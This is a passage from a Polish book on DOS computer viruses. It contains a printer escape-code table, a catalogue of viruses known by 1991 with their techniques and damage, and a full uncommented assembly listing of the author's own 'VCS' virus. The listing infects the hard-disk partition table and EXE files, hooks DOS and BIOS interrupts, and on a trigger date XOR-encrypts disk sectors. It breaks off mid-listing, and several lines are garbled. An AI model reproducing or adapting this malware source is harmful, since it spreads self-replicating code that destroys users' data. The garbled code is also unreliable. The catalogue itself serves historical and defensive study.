14	20	(SI)	Koniec trybu drukowania w podwójnej gęstości.
18	24	(CAN)	Czyszczenie bufora drukarki.
1b	27	(ESC)	Rozpoczęcie sekwencji znaków (Patrz poniżej)
7f	127	(DEL)	Usunięcie znaku z bufora drukarki.

Sekwencje znaków poprzedzonych przez ESC.

Kody są podzielone na grupy w zależności od funkcji.

ASCII	Hex	Opis działania
Krój pisma / opcje drukarki		
ESC – 1	1b 2d 01	Rozpoczęcie trybu drukowania podkreślonego.

ASCII	Hex	Opis działania
ESC - 0	1b 2d 00	Koniec trybu drukowania podkreślonego.
ESC E	1b 45	Rozpoczęcie trybu drukowania powiększonego.
ESC F	1b 46	Koniec trybu drukowania powiększonego.
ESC G	1b 47	Rozpoczęcie trybu drukowania wytłuszczonego.
ESC H	1b 48	Koniec trybu drukowania wytłuszczonego.
ESC S 0	1b 53 00	Rozpoczęcie trybu drukowania SUPERSCRIPT.
ESC S 1	1b 53 01	Rozpoczęcie trybu drukowania SUBSCRIPT.
ESC T	1b 54	Koniec trybu drukowania SUPERSCRIPT lub SUBSCRIPT.
ESC W 1	1b 57 01	Rozpoczęcie trybu drukowania poszerzonego (nie przerywane przez LF i CR).
ESC W 0	1b 57 00	Koniec trybu drukowania poszerzonego.
ESC 6	1b 36	Wybór matrycy znaków numer 2.
ESC 7	1b 37	Wybór matrycy znaków numer 1.
Ustawianie długości i szerokości wierszy i odstępów.		
ESC 0	1b 30	Ustalenie wysokości wiersza na 1/8 cala (3,175 mm). Tryb ten oznacza się również przez 8 LPI (LINES PER INCH – linii na cal).
ESC 1	1b 31	Ustala wysokości wiersza na 7/72 cala (2.46944 mm).
ESC 3 n	1b 33 xx	Ustalenie odstępu między literami w wierszu na n/216 cala (n*0,11759 mm).
ESC J n	1b 4a xx	Ustalenie wysokości linii na n/216 cala dla następnego wysuwania przez LF.
ESC 2	1b 32	Wysunięcie papieru o wiersz dla zmiennej wysokości wiersza (zobacz ESC A). Jeśli wysokość wiersza nie jest ustalona to ustawia wysokość wiersza na 6 LPI(4.23 mm).
ESC A n	1b 41 xx	Ustala wysokość wiersza na n/72 (n*0,35278 mm).
ESC C n	1b 43 xx	Ustala ilość wierszy na stronę druku (0-71H).
ESC N n	1b 4e xx	Przesunięcie papieru o n wierszy.
ESC O	1b 4f	Przerwanie przesuwania.
Różne.		
ESC 8	1b 38	Ignorowanie sygnału o braku papieru.
ESC 9	1b 39	Przerwanie ignorowania sygnału o braku papieru.
ESC	1b 3c	Zaparkowanie głowicy.
ESC U,1	1b 55 01	Rozpocznij drukowanie jedno-kierunkowe.
ESC U 0	1b 55 00	Rozpocznij drukowanie dwu-kierunkowe.
ESC B n..0	1b 42 xx..00	Ustaw pionowe pozycje tabulacyjne (ESC D poprzedza ciąg wartości zakończonych zerem).
ESC D n..0	1b 44 xx..00	Ustaw poziome pozycje tabulacyjne (ESC B poprzedza ciąg wartości zakończonych zerem).

ASCII	Hex	Opis działania
Grafika		
ESC K n1n2b1..bn	1b 4b xx xx yy..yy	Wydrukowanie $n1+256*n2$ bajtów w trybie 480 punktów na wiersz.
ESC L ...	1b 4c ...	Analogicznie w trybie 960 punktów – wolnym.
ESC Y ...	1b 59 ...	Analogicznie w trybie 960 punktów – szybkim.
ESC Z ...	1b 59 ...	Analogicznie w trybie 1920 punktów.

29. Lista wirusów złapanych do końca 1991 r.

W nawiasach podana liczba istniejących wersji wirusa.

Zwiększanie rozmiarów pliku:

N/A – Wirus nie dokleja się do plików.

N – Wirus nie zwiększa rozmiaru pliku. Dokleja się do końca pliku.

S – Wirus nie zwiększa rozmiaru pliku. Dokleja się na początek pliku, mogąc w ten sposób zniszczyć jego zawartość.

Wszystkie pozostałe wirusy zwiększają długość pliku po zarażeniu. Część z nich, jeśli jest w pamięci, może podawać właściwe długości. Po wczytaniu systemu z niezarażonej dyskietki, długości plików zarażonych będą jednak większe niż przed zarażeniem.

Zniszczenia i atakowane obszary:

B – Niszczy lub zmienia Boot Sektor.

D – Niszczy pliki z danymi.

F – Formatuje lub częściowo zapisuje dyski.

L – Niszczy integralność plików.

O – Przechwytuje operacje systemu operacyjnego.

P – Niszczy całkowicie lub częściowo zainfekowane programy.

Technika:

```

10 Atakuje tablicę partycji dysku--10-----+
 9 Atakuje boot sektor dysku-----9-----+
 8 Atakuje boot sektor dyskietek-8-----+
 7 Atakuje pliki nakładkowe-----7-----+
 6 Atakuje pliki typu EXE-----6-----+
 5 Atakuje pliki typu COM-----5-----+
 4 Atakuje COMMAND.COM-----4-----+
 3 Instaluje się w pamięci--3---+
 2 Sam się rozkodowuje-----2---+
 1 Używa techniki Stealth-1-+

```

Zmiana długości
zainfekowanego
programu

Zniszczenia

Nazwa	1	2	3	4	5	6	7	8	9	10	V	V
8 Tunes/1971 (2)	.	.	x	.	x	x	x	.	.	.	1971	O,P
903	.	.	x	x	x	903	O,P
923	.	.	x	x	x	x	x	.	.	.	923	O,P,L,D
AGI-Plan	.	.	.	x	x	1536	O,P,L
AIDS (11)	x	S	
AirCop (3)	.	.	x	x	.	.	N/A	B,O
Alabama (3)	.	.	x	.	.	x	1560	O,P,L
Alameda (3)	.	.	x	x	.	.	N/A	B
Amstrad (7)	x	847	P
Anthrax - Boot (2)	.	.	x	x	N/A	O,P,D
Anthrax - File (4)	.	.	x	x	x	x	1206	O,P,D
Arab Virus	.	.	x	.	x	834	O,P
Armagedon (3)	.	.	x	x	x	1079	O,P
Australia	.	.	x	x	x	x	x	.	.	.	1433	O,P,L,D
Azusa (2)	.	.	x	x	.	x	N/A	D,O,B,L
Bad BoY (4)	.	.	x	x	x	1000	O,P,D
BadGuy (3)	.	.	.	x	x	265	O,L
Bandit	.	.	x	x	x	x	x	.	.	.	988	O,D
BeBe	.	.	.	x	x	1004	O,P,D
Beeper (2)	.	.	x	.	x	482	O,P,D
Best Wish	.	.	.	x	x	x	x	.	.	.	1024	O,P,D
Black Monday (3)	.	.	x	x	x	x	x	.	.	.	1055	L,O,P,D
Bljecz (8)	.	.	.	x	x	369	O,P
Blood-2	x	427	O,P,D
Bloody!	.	x	x	x	.	x	N/A	B,O
Boys (3)	.	.	x	x	x	500	O,D
Brain	.	.	x	x	.	.	N/A	B
Brain Slayer	.	.	x	.	x	x	x	.	.	.	5120	O,P,L,D
Burger (28)	x	x	x	.	.	.	S	
Cadkill	.	.	x	x	x	x	x	.	.	.	1163	O,P,D
Cancer	x	1480	O,P,D
Carioca (6)	.	.	x	.	x	951	O,P
Casino	.	.	x	x	x		O,P,L
Casper (2)	.	x	.	x	x	1200	L,O,P,D
CD	.	x	x	.	x	x	x	.	.	.	2161	O,L,D,P
Chaos	.	.	x	x	x	.	N/A	B,O,D,F
Christmas-J	.	.	x	x	x	x	600	O,P
Christmas Violater	.	.	.	x	x	????	O,P,D
Crash		
Curse Boot	.	.	x	x	x	.	N/A	B,O
Damage [Dam]	.	.	x	x	x	x	x	.	.	.	1063	O,P,D
Dark Avenger (11)	.	.	x	x	x	x	x	.	.	.	1800	O,P,L
Darth Vader (6)	.	.	x	x	x	różna	O,L,P
Datacrime (3)	.	x	.	.	x	1280	P,F

Technika:

10 Atakuje tablice partycji dysku--10-----+
 9 Atakuje boot sektor dysku-----9-----+
 8 Atakuje boot sektor dyskietek-8-----+
 7 Atakuje pliki nakładkowe-----7-----+
 6 Atakuje pliki typu EXE-----6-----+
 5 Atakuje pliki typu COM-----5-----+
 4 Atakuje COMMAND.COM-----4-----+
 3 Instaluje się w pamięci--3---+
 2 Sam się rozkodowuje-----2---+
 1 Używa techniki Stealth-1-+

Zmiana długości
zainfekowanego
programu

Zniszczenia

Nazwa

1 2 3 4 5 6 7 8 9 10
V V V V V V V V V V

V

V

Nazwa	1	2	3	4	5	6	7	8	9	10	Zmiana długości zainfekowanego programu	Zniszczenia
Datacrime-B	.	x	.	.	x	1168	P, F
Datacrime II	.	x	.	.	x	x	1514	P, F
Datacrime II-B	.	x	.	x	x	x	1917	P, F
DataLock	.	.	x	x	x	x	x	.	.	.	920	O, P
Dbase	.	.	x	.	x	1864	D, O, P
December 28	.	.	x	.	.	x	x	.	.	.	1400	O, L, P
Den Zuk (5)	.	.	x	x	.	.	N/A	O, B
Destructor	.	.	x	x	x	x	x	.	.	.	1150	O, P
Devil's Dance	.	.	x	.	x	941	D, O, P, L
Dir-2/FAT	x	x	x	x	x	x	x	.	.	.	1024	O, L, D, P
Dir-Vir (2)	x	.	x	x	x	691	O, P, D
Disk Killer (4)	.	.	x	x	x	.	N/A	B, O, P, D, F
Do-Nothing	.	.	x	.	x	608	P
Doom2	.	.	x	.	x	x	2504	O, P, D, L
Dot Killer	.	.	x	x	x	944	O, P
EDV (2)	x	.	x	x	x	x	N/A	B, O
Empire (3)	.	x	x	x	x	.	N/A	O, P
Enigma	.	x	x	.	.	x	x	.	.	.	1755	O, P
ETC	.	.	x	x	x	572	O, D, L, P
Europe 92	.	.	x	x	x	728	O, D, L
Exterminator	.	.	x	x	x	x	451	O, L, D
F-Word	.	.	x	x	x	417	O, P, D
Farcus	.	.	x	x	x	x	N/A	O, P, L
Father Christmas	.	.	.	x	x	1881	O, P
Fellowship (4)	.	.	x	.	.	x	1022	O, P, D, L
Fingers	.	.	x	x	x	x	x	.	.	.	1322	O, P, D
Fish-6 (2)	x	x	x	x	x	x	x	.	.	.	3584	O, P, L
Flash	.	.	x	x	x	x	688	O, P, D, L
Flip (5)	.	x	x	x	x	x	x	.	.	.	2343	O, P, D, L
Form (4)	.	.	x	x	x	.	N/A	B, O, D
Frere Jacques	.	.	x	.	x	x	x	.	.	.	1811	O, P
Friday 13th COM	x	512	P
Frogs	.	.	x	x	x	1500	O, P
Fu Manchu (4)	.	.	x	.	x	x	x	.	.	.	2086	O, P
Generic Boot	.	.	x	x	x	.	N/A	B, O, P
Get Password 1	.	.	x	.	x	x	x	.	.	.	1914	O, P, L
Ghost Boot	.	.	x	x	x	.	N/A	B, O
Ghost COM	x	2351	B, P
Goblin	.	.	x	x	x	1951	O, P, L
Gremlin	x	.	x	x	x	x	x	.	.	.	1146	O, P, L, D
Growing Block	.	.	x	x	x	x	x	.	.	.	1446	O, P, L, D
Guppy	.	.	x	x	x	152	O, P
Happy New Year	.	.	x	x	x	x	x	.	.	.	1865	O, P
Happy Day	.	.	.	x	x	453	O, P

Technika:

10 Atakuje tablicę partycji dysku--10-----+
 9 Atakuje boot sektor dysku-----9-----+
 8 Atakuje boot sektor dyskietek-8-----+
 7 Atakuje pliki nakładkowe-----7-----+
 6 Atakuje pliki typu EXE-----6-----+
 5 Atakuje pliki typu COM-----5-----+
 4 Atakuje COMMAND.COM-----4-----+
 3 Instaluje się w pamięci--3-----+
 2 Sam się rozkodowuje-----2-----+
 1 Używa techniki Stealth-1-----+

Zmiana długości
zainfekowanego
programu
Zniszczenia

Nazwa

1 2 3 4 5 6 7 8 9 10
V V V V V V V V V V

V V

Nazwa	1	2	3	4	5	6	7	8	9	10	Zmiana długości zainfekowanego programu	Zniszczenia
Hero (2)	.	.	x	x	x	x	x	.	.	.	506	O,L,P
Hitchcock	.	.	.	x	x	1121	O,P
Holland (6)	x	1332	P
Holocaust (3)	x	.	x	x	x	3784	O,P,L,D
Horse (7)	.	.	x	x	x	x	x	.	.	.	1154	O,P,L
Horse Boot	.	.	x	x	x	.	.	x	x	.	N/A	B,P
Hybrid	.	.	.	x	x	1306	O,P,L
Hymn-2	.	.	x	x	x	x	x	.	.	.	1962	O,P,L
Hymn (3)	.	.	x	x	x	x	x	.	.	.	642	O,P,D
Icelandic (3)	.	.	x	.	.	x	642	O,P
Icelandic II	.	.	x	.	.	x	661	O,P
Icelandic-3	.	.	x	.	.	x	853	O,P
IKV528	.	.	.	x	x	528	O,P
Incom	x	648	O,P
Invader (8)	.	x	x	.	x	x	x	x	x	.	4096	B,L,O,P,D
Iraqi Warrior	.	.	.	x	x	777	O,P,L,D
ItaVir (3)	x	3880	O,P,L,B
Jeff (3)	.	.	.	x	x	828	O,P,D,F
Jerusalem (48)	.	.	x	.	x	x	x	.	.	.	1808	O,P
JoJo (3)	.	.	x	.	x	1701	O,P
Joker (3)	.	.	x	x	x	O,P
Joshi (4)	x	.	x	x	x	x	N/A	B,O,D
July 13th	.	x	.	.	.	x	1201	O,P,L,D
June 16th	.	.	.	x	x	1726	F,O,P,L
Justice	.	.	x	x	x	1242	O,P
Kamikaze	x	S	
Keme (5)	.	.	x	x	x	różna	O,L,P,D
Kennedy (4)	.	.	x	.	x	308	O,P
Keypress (4)	.	.	x	x	x	x	1232	O,P,D
Klaeren	.	x	x	x	x	x	x	.	.	.	981	O,P,L,D
Korea (4)	x	x	.	N/A	B,O
Kukaturbo	.	.	x	x	x	S	
Label	.	.	x	x	x	S	
Lazy	.	.	x	x	x	720	O,P
Leapfrog Virus (3)	.	.	x	x	x	516	O,P,D
Leech	x	x	x	x	x	934	O,P,L,D
Lehigh (2)	.	.	x	x	N/A	P,F
Leprosy (7)	.	.	x	x	x	x	x	.	.	.	S	
Leprosy-B	.	.	.	x	x	x	S	
Liberty (13)	.	.	x	x	x	x	x	.	.	.	2862	O,P
Lisbon (2)	x	648	P
Little Pieces	.	.	x	.	x	x	1374	O,P
Loa Duong	.	.	x	x	x	x	N/A	B,O,P,L
Love Child (3)	.	.	x	x	x	488	O,D

Technika:

Nazwa	10 Atakuje tablice partycji dysku-----+ 9 Atakuje boot sektor dysku-----9-----+ 8 Atakuje boot sektor dyskietek-8-----+ 7 Atakuje pliki nakładkowe-----7-----+ 6 Atakuje pliki typu EXE-----6-----+ 5 Atakuje pliki typu COM-----5-----+ 4 Atakuje COMMAND.COM-----4-----+ 3 Instaluje się w pamięci--3---+ 2 Sam się rozkodowuje-----2---+ 1 Używa techniki Stealth-1-+										Zmiana długości zainfekowanego programu	
	1	2	3	4	5	6	7	8	9	10	Zniszczenia	
	V	V	V	V	V	V	V	V	V	V	V	V
<hr/>												
RedX (2)	.	.	.	x	x	796	O,P
S-847	.	.	x	.	x	850	O,P
Saddam	.	.	x	x	x	919	O,P,D,L
Saturday 14th (3)	.	.	x	.	x	x	x	.	.	.	685	F,O,P,L
Scott's Valley	.	x	x	.	x	x	x	.	.	.	2133	L,O,P,D
Sentinel (4)	.	.	x	x	x	x	x	.	.	.	4625	L,O,P,D
Shadow Byte (3)	.	.	.	x	x	723	O,P
Shake (2)	.	.	x	.	x	476	O,P
Skism	.	.	x	.	x	x	x	.	.	.	1815	O,P
Slow (5)	.	x	x	.	x	x	x	.	.	.	1721	O,P,L
Solano (4)	.	.	x	.	x	2000	O,P,L
Sorry (3)	.	.	x	x	x	731	O,P
Spanish	.	.	x	x	x	x	x	.	.	.	2930	O,P,L,D
Spanz	.	.	x	x	x	663	O,D
Spar	.	.	x	x	x	x	1255	O,P
Spyer (3)	.	.	x	.	x	x	x	.	.	.	1181	O,P
Staf	.	.	x	x	x	2083	O,P,L
Star Dot (4)	.	.	x	.	x		O,P,L
Stone-90	.	.	.	x	x	961	O,P
Stoned (26)	.	.	x	x	.	x	N/A	O,B,L
Striker	.	.	x	x	x	461	D,O,P,F
Subliminal (3)	.	.	x	x	x	1496	O,P
Sunday (6)	.	.	x	.	x	x	x	.	.	.	1636	O,P
SURIV01	.	.	x	.	x	897	O,P
SURIV02	.	.	x	.	.	x	1488	O,P
Sverdlov (2)	.	.	x	x	x	x	x	.	.	.	1962	O,P
Swap Boot	.	.	x	x	.	.	N/A	B
Swiss	.	.	.	x	x	143	O,P,D
Taiwan (9)	x	708	P
Taiwan3	.	.	x	x	x	x	x	.	.	.	2905	O,P,D,L
Taiwan4	.	.	x	x	x	x	x	.	.	.	2576	O,P,D
TeleCom Boot	.	x	x	x	x	.	N/A	B,P
Telecom File	.	x	x	.	x	3700	B,P,O,D
Terror (3)	.	.	x	x	x	x	x	.	.	.	1085	O,P,F
Tester	.	.	x	x	x	1000	O,P
Tiny (19)	.	.	.	x	x	163	O,P
Tiny-133	.	.	.	x	x	133	O,P
Traceback (3)	.	.	x	.	x	x	3066	P
Tuesday (2)	.	.	x	.	x	x	x	.	.	.	1163	O,P,L
Tumen V5	.	.	x	x	x	1663	O,P,L,D
Tumen V2	.	.	x	x	x	1092	O,P,L,D
Typo/Fumble	.	.	x	.	x	867	O,P
Typo Boot (2)	.	.	x	x	x	.	N/A	O,B
USSR 492	x	492	O,P

Technika:

10 Atakuje tablicę partycji dysku--10-----+
 9 Atakuje boot sektor dysku-----9-----+
 8 Atakuje boot sektor dyskietek-8-----+
 7 Atakuje pliki nakładkowe-----7-----+
 6 Atakuje pliki typu EXE-----6-----+
 5 Atakuje pliki typu COM-----5-----+
 4 Atakuje COMMAND.COM-----4-----+
 3 Instaluje się w pamięci--3-----+
 2 Sam się rozkodowuje-----2-----+
 1 Używa techniki Stealth-1-----+

Zmiana długości
zainfekowanego
programu

Zniszczenia

Nazwa

1 2 3 4 5 6 7 8 9 10
V V V V V V V V V V

V

V

Nazwa	1	2	3	4	5	6	7	8	9	10	Zmiana długości zainfekowanego programu	Zniszczenia
USSR-394	.	x	.	x	x	394	P,D
USSR 1049	.	.	x	x	x	x	1049	O,P,L
USSR (11)	.	x	.	.	.	x	575	O,P
USSR-257	.	x	.	x	x	257	P,D
USSR-948	.	x	.	.	x	x	x	.	.	.	948	O,P,D
USSR-696	.	x	.	.	x	696	P,D
USSR-707	.	x	.	x	x	707	P,D
USSR-711	.	x	.	.	x	711	P,D
USSR-600	.	.	.	x	x	x	600	P,D
USSR-256 (5)	.	x	.	x	x	256	P,D
USSR2144 (8)	.	x	x	x	x	x	x	.	.	.	2144	L,O,P,D
USSR311	x	321	O,P
USSR516	.	.	.	x	x	x	516	O,P
USSR830	.	.	.	x	x	x	830	O,P
V-125	.	.	.	x	x	x	125	P
V-299	x	299	O,P,D
V-555	.	.	.	x	x	x	x	x	.	.	555	O,P,L
V-961	.	.	.	x	x	x	961	O,P
V-483	.	.	.	x	x	x	483	O,L
V-801	.	.	.	x	x	x	x	x	.	.	801	O,P,L
V2000 (3)	.	.	.	x	x	x	x	x	.	.	2000	O,P,L
V2100 (5)	.	.	.	x	.	x	x	.	.	.	2100	O,P,L,D
V800 (3)	x	x	x	.	x	N	O,P,L
V812 (2)	.	.	.	x	x	x	x	x	.	.	812	O,D
VACSINA (17)	.	.	.	x	.	x	x	x	.	.	1206	O,P
Vcomm (5)	x	.	.	.	1074	O,P,L
Victor (2)	.	.	.	x	x	x	x	x	.	.	2458	P,D,L
Vienna/648 (42)	648	P
Violator (5)	x	x	1055	O,P,D
Virus-101	.	x	x	x	x	x	x	x	.	.	2560	P
Virus-90	.	.	.	x	857	P
Voronezh (2)	.	x	x	x	x	x	x	.	.	.	1600	O,P,D
W-13 (4)	x	532	O,P
Warrior	x	.	.	.	1024	O,P,D
Whale (34)	x	x	x	x	x	x	x	x	.	.	9216	L,O,P,D
Wisconsin (3)	.	x	.	.	x	x	825	O,P,D
Wolfman (3)	.	.	.	x	x	x	x	.	.	.	2064	O,P
XAI	.	x	1539	F,O,P,L
Yankee Doodle (9)	x	.	x	x	.	.	2885	O,P
Yankee - 2	x	x	.	.	.	1961	O,P
ZeroHunt	x	x	x	N/A	O,P,D

30. Wirus VCS

Poniżej wypisany jest pełny listing przykładowego wirusa napisanego przeze mnie. W tekście nie umieszczałem żadnych komentarzy. Zrobiłem to po to, aby nie ułatwiać życia naszym „terrorystom”. Jeśli przeczytałeś poprzednie części książki to wszystko powinno być dla Ciebie jasne. Jeśli natomiast rozpocząłeś lekturę od tego miejsca to radzę wrócić do początku. Masz prawo wykorzystywać ten program w dowolny sposób, kopiować go na papier, dysk, taśmę, itd., modyfikować oraz wykorzystywać we fragmentach swoich programów, z dwoma istotnymi ograniczeniami:

- Program nie może być wykorzystywany w celach komercyjnych.
- Pod żadnym pozorem nie może opuścić Twojego komputera.

Łamiąc te zasady, bierzesz na siebie odpowiedzialność za wszelkie konsekwencje, które to może przynieść. Na wszelki wypadek informuję, iż szczepionka przeciwko temu wirusowi będzie przeze mnie rozprowadzana jako freeware, tak więc wszelkie próby wklepania tego wirusa i terroryzowania komputerów wokół lub zarażenia pracowni w szkole, czy uczelni nie będą miały specjalnych szans na powodzenie. Zamiast tego radzę dokładnie przestudiować książkę i samodzielnie poznać swój komputer w celach, mam nadzieję, bardziej pokojowych.

Wirus_VCS_(AND).

```
dosseg
.model      tiny
.stack      30h
.data
haslo       equ 0ffffh
odzew       equ 0aaaaah
.code
tablica_partycji:
call        test_boot
xor         ax,ax
mov         ss,ax
mov         sp,7c00h
int         19h
mov         cl,6Rshl    ax,cl
mov         cx,100h
sub         ax,cx
mov         adres,ax
mov         dx,80h
mov         cx,2
mov         es,ax
mov         bx,0
mov         ax,0206h
int         13h
mov         ax,adres
push        ax
mov         ax,offset czesc_inicjujaca
push        ax
retf
adres       dw 09F00h
test_boot:
push        ax
push        bx
push        cx
mov         ax,0907h
mov         bx,4eh
mov         cx,3h
int         10h
mov         ah,2
mov         bx,0
mov         dx,0
int         10h
pop         cx
pop         bx
pop         ax
ret
```

```

nop
nop
nop
nop
koniec_tablicy_partycji:
czesc_inicjujaca:
mov     ax,cs
mov     ss,ax
mov     ds,ax
mov     sp,offset bufor[100h]
mov     dx,80h
mov     cx,9
xor     ax,ax
mov     es,ax
mov     bx,7c00hRpushes
push    bx
mov     ax,0201h
int3
call    instalowanie_przerwania_1ch
call    instalowanie_przerwania_12h
retf
nop
nop
nop
nop
napis1 db 13,10,'Twoj komputer zostal zainfekowany przez ',13,10,'$'
napis2 db 'Wirusa VCS. Nie wyłączaj komputera bo ',13,10,'$'
napis3 db 'stracisz wszystkie dane na dysku twardym. ',13,10,'$'
instalowanie_przerwania_1ch:
push    ds
push    es
mov     cx,cs
mov     ds,cx
xor     dx,dx
mov     es,dx
mov     licznik,0
mov     ax,es:70h
mov     adres_1ch_ofs,ax
mov     es:70h,offset przerwanie_1ch
mov     ax,es:72h
mov     adres_1ch_seg,ax
mov     es:72h,cx
mov     ax,es:84h
mov     word ptr [adres_21h_ofs],ax
mov     ax,es:86h
mov     word ptr adres_21h_ofs[2],ax
pop     es
pop     ds
ret
instalowanie_przerwania_12h:
push    ds
push    es
mov     cx,cs
mov     ds,cx
xor     dx,dx
mov     es,dx
mov     ax,es:48h
mov     word ptr[adres_12h_ofs],ax
mov     es:48h,offset przerwanie_12h
mov     ax,es:4ah
mov     word ptr adres_12h_ofs[2],ax
mov     es:4ah,cx
pop     es
pop     ds
ret
adres_12h_ofs dd far ptr (?)
przerwanie_12h:
pushf
cli
call    cs:far [adres_12h_ofs+2]
sti
sub     ax,4
cli
iret
pisz:

```

```

mov     ah,9
int     21h
ret
wydrukowanie_ostrzezenia:
push    ax
push    dx
push    ds
mov     ax,cs
mov     ds,ax
mov     dx,offset napis1
call    pisz
mov     dx,offset napis2
call    pisz
mov     dx,offset napis3
call    pisz
pop     ds
pop     dx
pop     ax
ret
adres_1ch_ofs dw (?)
adres_1ch_seg dw (?)
licznik dw 0
opoznienie equ 100h
przerwanie_1ch:
push    ax
push    bx
push    dx
push    ds
push    es
mov     ax,cs
mov     ds,ax
mov     ax,licznik
inc     ax
cmp     ax,opoznienie
jge     zmiana
mov     licznik,ax
jmp     wyjscie_z_1ch
zmiana:
mov     ah,2ah
int     21h
cmp     dx,060eh
jne     zmien_adresy
call    kodowanie
call    dezaktywacja
mov     ax,0ffffh
push    ax
mov     ax,0
push    ax
retf
zmien_adresy:
mov     ah,34h
int     21h
mov     ah,es:[bx]
or      ah,ah
jnz     wyjscie_z_1ch
call    test_boot
call    zmien_adresy_przerwan
mov     ax,cs
mov     ds,ax
mov     dx,adres_1ch_ofs
mov     ax,adres_1ch_seg
mov     ds,ax
mov     ax,251ch
int     21h
wyjscie_z_1ch:
pop     es
pop     ds
pop     dx
pop     bx
pop     ax
iret
podstawa_xcrowania db 59h
kodowanie:
mov     ax,0003h
int     10h

```

```

call    wydrukowanie_ostrzezenia
mov     cx,cs
mov     ds,cx
mov     bx,offset bufor
mov     al,2
mov     cx,0
mov     dx,1h
petla:
inc     dx
cmp     dx,20h
je      koniec_kodowania
push    ax
push    bx
push    cx
push    dx
int     25h
popf
call    xerujRpop dx
pop     cx
pop     bx
pop     ax
push    ax
push    bx
push    cx
push    dx
int     26h
popf
pop     dx
pop     cx
pop     bx
pop     ax
jmp     petla
koniec_kodowania:
ret
dezaktywacja:
mov     dx,80h
mov     cx,9
mov     ax,cs
mov     es,ax
mov     bx,offset bufor
mov     ax,0201h
int     13h
mov     dx,80h
mov     cx,1
mov     ax,cs
mov     es,ax
mov     bx,offset bufor
mov     ax,0301h
int     13h
ret
xeruj:
push    ds
push    es
push    ax
push    bx
push    cx
pushTdx
mov     ax,cs
mov     ds,ax
mov     bx,0
mov     cx,1ffh
petla_xeruj:
mov     bx,cx
mov     ah,byte ptr [podstawa_xerowania]
mov     dh,byte ptr bufor[bx]
xor     ah,dh
mov     byte ptr bufor[bx],ah
loop    petla_xeruj
pop     dx
pop     cx
pop     bx
pop     ax
pop     es
pop     ds
ret

```

```

zmien_adresy_przerwan:
    sti
    push    ax
    push    bx
    push    cx
    push    dx
    push    ds
    push    es
    mov     ax,haslo
    int     21h
    cmp     ax,odzew
    je      koniec_zmiany_adresow
    mov     cx,cs
    mov     ds,cx
    xor     dx,dx
    mov     es,dx
    mov     ax,es:4ch
    mov     word ptr [adres_13h_ofs],ax
    mov     es:4ch,offset przerwanie_13h
    mov     ax,es:4eh
    mov     word ptr [adres_13h_ofs+2],ax
    mov     es:4eh,cx
    mov     ax,es:84h
    mov     word ptr [adres_21h_ofs],ax
    mov     es:84h,offset przerwanie_21h
    mov     ax,es:86h
    mov     word ptr [adres_21h_ofs+2],ax
    mov     cs:86h,cx
koniec_zmiany_adresow:
    pop     es
    pop     ds
    pop     dx
    pop     cx
    pop     bx
    pop     ax
    cli
    ret
przechwycenie_przerwan:
    push    ds
    push    es
    mov     bx,((offset koniec) - (offset tablica_partycji))
    mov     cl,4
    shr     bx,cl
    inc     bx
    mov     ah,48h
    int     21h
    jnc     pamiec_przydzielona
    mov     bx,((offset koniec) - (offset tablica_partycji))
    mov     cl,4
    shr     bx,cl
    inc     bx
    mov     ax,ds
    mov     es,ax
    mov     ax,es:2
    sub     ax,bx
    mov     es:2,ax
    push    ax
    mov     ax,es
    dec     ax
    mov     cs,ax
    mov     ax,es:3
    sub     ax,bx
    mov     es:3,ax
    pop     ax
pamiec_przydzielona:
    push    ax
    mov     bx,cs
    mov     ds,bx
    mov     es,ax
    mov     di,offset tablica_partycji
    mov     si,offset tablica_partycji
    mov     cx,offset koniec[50h]
    cld
    rep     movsb
    mov     ax,offset skok_po_przeniesieniu_w_pamieci

```

```

push        ax
retf
Skok_po_przeniesieniu_w_pamieci:
call        zmien_adresy_przerwan
koniec_przechwytywania_przerwan:
pop         es
pop         ds
ret
adres_21h_ofs dd far ptr (?)
licznik_zarazen db 0
przerwanie_21h:
sti
push        ax
push        bx
push        cx
push        dx
push        si
push        di
push        ds
push        es
pushf
cmp         ah,0eh
jne         p1
mov         al,licznik_zarazen
inc         al
and         al,7fh
mov         licznik_zarazen,al
cmp         al,0
jne         p1
call        zarazenie_pliku
jmp         end_21h
p1: cmp ax,haslo
jne         p2
popf
pop         es
pop         ds
pop         di
pop         si
pop         dx
pop         cx
pop         bx
pop         ax
mov         ax,odzew
cli
iret
p2:
end_21h:
popf
pop         es
pop         ds
pop         di
pop         si
pop         dx
pop         cx
pop         bx
pop         ax
cli
jmp         cs:far [adres_21h_ofs+2]
adres_13h_ofs dd far ptr (?)
przerwanie_13h:
sti
pushf
cmp         ah,2
jne         dalej
cmp         dh,0
jne         dalej
cmp         dl,0
je          dalej
cmp         dl,1
je          dalej
cmp         cx,1
jne         dalej
mov         cx,9
dalej:

```



```

popf
cli
jmp     cs:far [adres_13h_ofs+2]
bufor   db 200h dup (?)
zarazenie_tablicy_partycji:
push    ds
push    es
mov     dx,0080H
mov     cx,0001H
mov     ax,cs
mov     es,ax
mov     bx,offset bufor
mov     ax,0201h
int     13h
mov     ax,cs
mov     ds,ax
mov     es,ax
mov     si,offset bufor
mov     di,offset tablica_partycji
cld
mov     cx,18h
rep     cmpsb
jne     nie_zarazona
jmp     k
nie_zarazona:
mov     dx,80h
mov     cx,9
mov     ax,cs
mov     es,ax
mov     bx,offset bufor
mov     ax,0301h
int     13h

mov     cx,(offset koniec_tablicy_partycji) -
(offset tablica_partycji)
mov     ax,cs
mov     ds,ax
mov     es,ax
mov     si,offset tablica_partycji
mov     di,offset bufor
cld
rep     movsb
mov     dx,80h
mov     cx,1
mov     ax,cs
mov     es,ax
mov     bx,offset bufor
mov     ax,0301h
int     13h
mov     dx,80h
mov     cx,2
mov     ax,cs
mov     es,ax
mov     bx,offset tablica_partycji
mov     ax,0306h
int     13h
k:
pop     es
pop     ds
ret

ip_start dw (?)
cs_start dw (?)
napis4: db 'Ten plik jest zarazony',13,10,'$'
start_pliku_exe:
push    ds
push    es
mov     ax,haslo
int     21h
cmp     ax,odzew
je      wlasciwy_start_pliku
xor     ax,ax
mov     es,ax
int     12h
mov     cl,6

```

```

shl     ax,cl
cmp     es:4ah,ax
je      wlasciwy_start_pliku
push    ds
mov     ax,cs
mov     ds,ax
mov     dx,offset napis4
call    pisz
pop     ds
call    przechwylenie_przerwan
call    zarazenie_tablicy_partycji
wlasciwy_start_pliku:
mov     cx,cs
mov     ds,cx
mov     ax,cs_start
mov     bx,ip_start
pop     es
pop     ds
mov     cx,ds
add     ax,cx
add     ax,10h
push    ax
push    bx
retf
handle  dw(?)
dlugosc_pliku_segdw (?)
dlugosc_pliku_ofsdw (?)
naglowek dw (?)
czas    dw (?)
data    dw (?)
wzorzec db '*.exe',0
zarazenie_pliku:
